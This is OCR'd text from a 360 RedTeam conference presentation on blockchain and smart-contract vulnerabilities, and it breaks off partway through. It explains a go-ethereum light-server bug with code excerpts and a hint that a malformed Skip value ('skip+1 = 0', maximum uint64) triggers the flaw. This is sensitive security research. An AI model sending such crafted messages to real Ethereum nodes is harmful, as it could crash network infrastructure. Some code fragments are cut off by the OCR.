How to Exploit Blockchain Public Chain and Smart Contract Vulnerability

JiaFeng LI & Zuotong Feng


WHO WE ARE?

RedTeam

ABOUT US

Redteam belongs to the 360 company information security department. Our research includes security services, red and blue confrontation, physical penetration, blockchain security, security research and more. We hope to use our red and blue confrontation and physical penetration to do our best service for our customers. At the same time, the team is closely following the pace of the times, and has obtained multiple CVE numbers and thanks for blockchain security. RedTeam contributes to the era of the world's Internet security and creates oxygen for 360 safe brains.

redteam@360.cn



Block Chain

VULNERABILITY

360 RedTeam

redteam@360.cn

PRESENTATION OVERVIEW

YOUR GREAT SUBTITLE

11:00 – 11:05 AM **Introduction**

11:05 – 11:15 AM **Background**

11:15 – 11:30 AM **Public Chain**

11:30 – 11:50 AM **Smart Contract**

11:50 – 11:53 AM **Conclusion**


redteam@360.cn

01 Introduction &Background

redteam@360.cn

A blockchain is an intelligent peer-to-peer network that uses distributed databases to identify, propagate, and record information, also known as the value Internet. In 2008, Satoshi Nakamoto proposed the concept of “blockchain” in Bitcoin White Paper and created the Bitcoin social network in 2009.

Architecture




redteam@360.cn



Blockchain security status

Some of cryptocurrency in recent months

Trends


300000
225000
150000
75000
0
2011
2012
2013
2014
2015
2016
2017
2018
102.00
653.00
680.00
46,568.30
5,650.25
17,323.00
63,428.00
201,450.03
Unit: 10 thousand U.S. dollars

Statistics on major safety incidents



redteam@360.cn


Blockchain software vulnerability distribution

Example

Input verification and presentation vulnerability
- Buffer overflow
- Cross-site scripting
- Injection attack, etc.

Code quality problem
- Unused local variables
- Null pointer dereference, etc.

Safety features
- Override access
- Unsafe random number



redteam@360.cn

1. Public Chain
2. Smart Contract


02 Vulnerability

redteam@360.cn

Public Chain Reacher

Ethereum

“
Ethereum is
a decentralized platform
that runs smart contracts
”



EOS

“
The most powerful
infrastructure for
decentralized applications
”

redteam@360.cn

Background


Geth

According to Ethernodes, geth has around two-thirds share.

https://github.com/ethereum/go-ethereum

Make Geth

Given geth is the majority in the Ethereum network, any critical vulnerability of it could possibly cause severe damages to the entire Ethereum ecosystem.




redteam@360.cn

Details

This figure display the protocol layers used in Ethereum. For supporting “light” clients, the Light Ethereum Subprotocol (LES) allows an Ethereum node to only download block headers as they appear and fetch other parts of the blockchain on-demand. To achieve that, we also need a full (or archive) node acting as the LES server to serve the light nodes.

geth --lightserv 20

While an LES client requesting block headers from an LES server, the GetBlockHeaders message is sent from the client and the message handler on the server side parses the message.



Ethereum Protocol Stack

```go
// GetBlockHashesFromHash retrieves a number of block hashes starting at a given
// hash, fetching towards the genesis block.
func (hc *HeaderChain) GetBlockHashesFromHash(hash common.Hash, max uint64) []common.Hash {
    // Get the origin header from which to fetch
    header := hc.GetHeaderByHash(hash)
    if header == nil {
        return nil
    }
    // Iterate the headers until enough is collected or the genesis reached
    chain := make([]common.Hash, 0, max)
    for i := uint64(0); i < max; i++ {
        next := header.ParentHash
        if header = hc.GetHeader(next, header.Number.Uint64()-1); header == nil {
            break
        }
        chain = append(chain, next)
        if header.Number.Sign() == 0 {
            break
        }
    }
    return chain
}
```

blockchain.go × lightchain.go ×

```
der of the query

(common.Hash{}) && query.Reverse:
l towards the genesis block
ery.Skip)+1; i++ {
ockchain.GetHeader(query.Origin.Hash, number); header != nil {
ash = header.ParentHash
```

Query.skip+1 =0

```
case query.Origin.Hash != (common.Hash{}) && !query.Reverse:
    // Hash based traversal towards the leaf block
    if header := pm.blockchain.GetHeaderByNumber(origin.Number.Uint64() + query.Skip + 1); header != nil {
        if pm.blockchain.GetBlockHashesFromHash(header.Hash(), query.Skip+1)[query.Skip] == query.Origin.Hash {
            query.Origin.Hash = header.Hash()
        } else {
            unknown = true
        }
```

Max size 0xffffffffffffffff

